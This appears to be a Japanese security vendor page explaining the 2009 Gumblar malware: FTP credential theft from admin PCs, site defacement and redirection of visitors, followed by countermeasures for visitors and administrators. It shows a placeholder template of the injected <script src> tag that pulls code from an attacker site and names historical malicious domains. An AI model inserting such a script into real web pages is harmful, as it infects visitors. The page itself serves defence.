

ガンブラー


Gumblar	ホームページを運用管理するFTPアカウント権限を持ったPC（管理者PC）等に感染し、FTPアカウント等を盗むウイルス。
特徴	「Webアプリの脆弱性」ではなく「管理者PCのウイルス感染」が改ざんの原因。
流行経緯	2009年5月に流行後一旦沈静化。年末に再び流行。（年末の攻撃は5月に攻撃を受けたサーバが悪意のサイトとして利用されてる。）
攻撃手法例	<p>①攻撃者は感染した管理者PCからFTPアカウントを盗む</p> <ul style="list-style-type: none"> ・管理者PCが、Gumblarで改ざんされたサイトを閲覧 ・管理者PCのマシンの脆弱性を突いてGumblarが感染 ・管理者PCにスパイウェア等のウイルスを埋め込む ・Gumblarが管理者PCによる対象サイトへのFTP通信を盗聴 ・Gumblarが、盗んだFTPアカウントを攻撃者に送信 <p>②攻撃者はFTPアカウントを用いて対象HPを改ざん、</p> <p>③閲覧者は、埋め込まれたスクリプトにより悪意のサイトへ無意識にアクセス、</p> <p>④脆弱性がある閲覧者のPCがガンブラーに感染</p> <p>⑤繰り返す</p>
改ざんコード	<ul style="list-style-type: none"> ・5月の攻撃 : Gumblarが感染した悪意のサイトを難読化して埋め込む。（サーバ名は「gumblar.cn」や「martuz.cn」等） ・年末の攻撃 : 5月にGumblarに感染したサーバを悪意のサイトとして利用。 誘導コードはHTMLソースの<body>タグの直前に次のようなスクリプトを埋め込んでいる。 <script src=http://攻撃コードが置かれたサイト/*****/****.php ></script>

	閲覧者側の対策	管理者側の対策
対策	<p>○予防対策</p> <ul style="list-style-type: none"> ・Flash Player、Java、マイクロソフト製品 →最新バージョンにアップデート ・Adobe Reader/Acrobat →当面JavaScript機能をoffにする (2010年1月13日にアップデート予定) <p>○感染時の対策</p> <ul style="list-style-type: none"> ・PCの初期化 	<p>○予防対策</p> <ul style="list-style-type: none"> ●改ざんの有無のチェック ・サイト上の全ソースをチェックし不正なスクリプトの埋め込みをチェック→改ざん検知システム・サービスの導入 ・ftpへのアクセスログを定期的に分析し不正利用の有無をチェック ・サイトに連絡先を公表 ●アカウント管理 ・ftpのアクセス制限（アクセス権の最小化） ・十分なパスワード長 ●システム環境 ・組織内に閉じた更新システム構築 ・インターネット経由（VPN接続等） ・ftpのアクセス制限（アクセスPCの限定） <p>○感染時対策（改ざん時の対応）</p> <ul style="list-style-type: none"> ・サイトの公開停止 ・ftpアカウント（パスワード）を変更
参考情報	<p>○IPA アンチウイルスの導入およびOSやソフトのアップデート http://www.ipa.go.jp/security/topics/20091224.html</p>	<p>○IPA 運営しているウェブサイトが改ざんされていないか確認 →改ざん検知システムやサービスを導入する</p>

Webエイドは、ガンブラー感染を検知し、閲覧者の感染被害を最小限に止めます

ガンブラー
Gumblar

ホームページを運用管理するPC（FTPアカウント権限を持ったPC）等に感染し、FTPアカウント等を盗むウイルス。様々な挙動があり亜種も出ているため活動は特定できないが、主な挙動は以下の通り。



【お問い合わせ先】(祝日を除く月～金9:00～12:10 13:00～17:40)
株式会社富士通ソーシアルサイエンスラボラトリ
〒211-0063 川崎市中原区小杉町1-403武蔵小杉タワープレイス
Tel 044-739-1251 Fax 044-739-1539
E-mail ssl-info@cs.jp.fujitsu.com
http://www.ssl.fujitsu.com

主として、Flash Player、Adobe Reader/Acrobat、Java、マイクロソフト製品の脆弱性を突いて攻撃